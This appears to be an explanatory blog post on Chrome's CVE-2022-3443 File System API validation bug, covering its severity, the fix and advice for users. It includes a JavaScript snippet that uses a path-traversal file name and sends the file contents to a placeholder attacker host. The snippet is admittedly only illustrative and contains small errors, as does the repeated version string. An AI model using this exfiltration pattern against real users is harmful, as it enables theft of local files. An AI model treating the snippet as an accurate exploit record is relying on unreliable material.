
In late 2022, Google Chrome faced a security problem known as CVE-2022-3443. This bug was found in the browser’s File System API, the set of tools that lets web apps interact with your local files. Because of weak data checks, a crafty attacker could bypass certain browser file restrictions using a specially crafted web page. In this post, we’ll break down what happened, how it could be exploited, show relevant code snippets, and offer links to official resources for more learning.
What is CVE-2022-3443?
CVE-2022-3443 is a vulnerability caused by “insufficient data validation” in how Chrome handled the File System API, before version 106..5249.62. This means that Chrome didn’t properly check the data coming in via this API, letting attackers skirt around some file access rules. While the risk wasn’t massive (marked as “Low” by Chromium team), understanding how these bugs work is crucial in web security.
Full CVE detail:
NVD - CVE-2022-3443
What is the File System API?
The File System API lets websites, with your permission, read and write files on your computer in a secure and sandboxed way. Normally, browsers are very strict — sites only get to see files you pick and can’t access things they shouldn’t.
If the API isn’t coded with enough safeguards, a malicious site might trick the browser into stepping outside those boundaries.
The Problem: Insufficient Data Validation
Chrome had code paths in the File System API that didn’t check inputs as closely as they should have. An attacker could craft a web page that sent unexpected or manipulated values, and that could lead to the browser skipping or failing its usual restriction checks.
How Could This Vulnerability Be Exploited?
The attacker would need to build a web page with malicious JavaScript, lure a user to visit it, and then interact with the Chrome File System API in an odd, boundary-pushing way.
For example, the exploit might look like this in principle
// Exploit snippet for educational purposes only
window.showDirectoryPicker()
  .then(async (dirHandle) => {
    // Crafting file handles with suspicious names or paths
    // This is where improper validation gets triggered
    let suspiciousFileHandle = await dirHandle.getFileHandle('../unauthorized.txt', { create: true });
    let file = await suspiciousFileHandle.getFile();
    let content = await file.text();
    // Exfiltrate the data somehow
    fetch('https://attacker-site.com/steal';, {
      method: 'POST',
      body: JSON.stringify({data: content})
    });
  });
Note: Chrome would normally block this, but with the bug, strangely-formed file handles could slip past checks.
Why Was This Severity “Low”?
- The File System API is gated behind user permission prompts (“pick a folder/file” dialogs).
The attacker would have needed to trick the user into granting access.
- The sandbox design kept attacks contained to folders/files the user picked — not arbitrarily any file on your system.
But, as always, even *some* bypass should be fixed!
Technical Writeup & Patch
The Chromium team fixed this in version 106..5249.62, released on September 27, 2022. The patch applied stricter checks on file input data before processing requests.
- Chromium Release Notes: 106..5249.62
- Chromium Commit Fix
*(Specific commit linked to bug with mention of “Insufficient data validation in File System API”)*
Important Takeaways
- Always keep Chrome and other browsers updated! Even “low” severity bugs can lead to chaining with other vulnerabilities.
Periodically review website permissions in your browser’s settings.
- Don’t blindly accept file/folder prompts from unfamiliar sites.
Conclusion
CVE-2022-3443 is a solid example of why data validation is critical everywhere, even in “safe” APIs like Chrome’s File System API. While this specific bug was hard to exploit seriously because of user prompts and security boundaries, it’s still a good lesson for browser vendors and web developers everywhere: never trust unchecked input, and always sandbox file operations.
[Return to Top](#cve-2022-3443-insufficient-data-validation-in-google-chromes-file-system-api-explained)
References
- NVD National Vulnerability Database: CVE-2022-3443
- Chromium Bug Tracker: Issue 1355153 (Restricted)
- Google Chrome Releases
- Chromium Commit Fix
*This blog post is for educational purposes only. Exploit code is provided in a safe, illustrative context. Please use web bugs responsibly!*
Timeline
Published on: 11/01/2022 20:15:00 UTC
Last modified on: 11/10/2022 00:15:00 UTC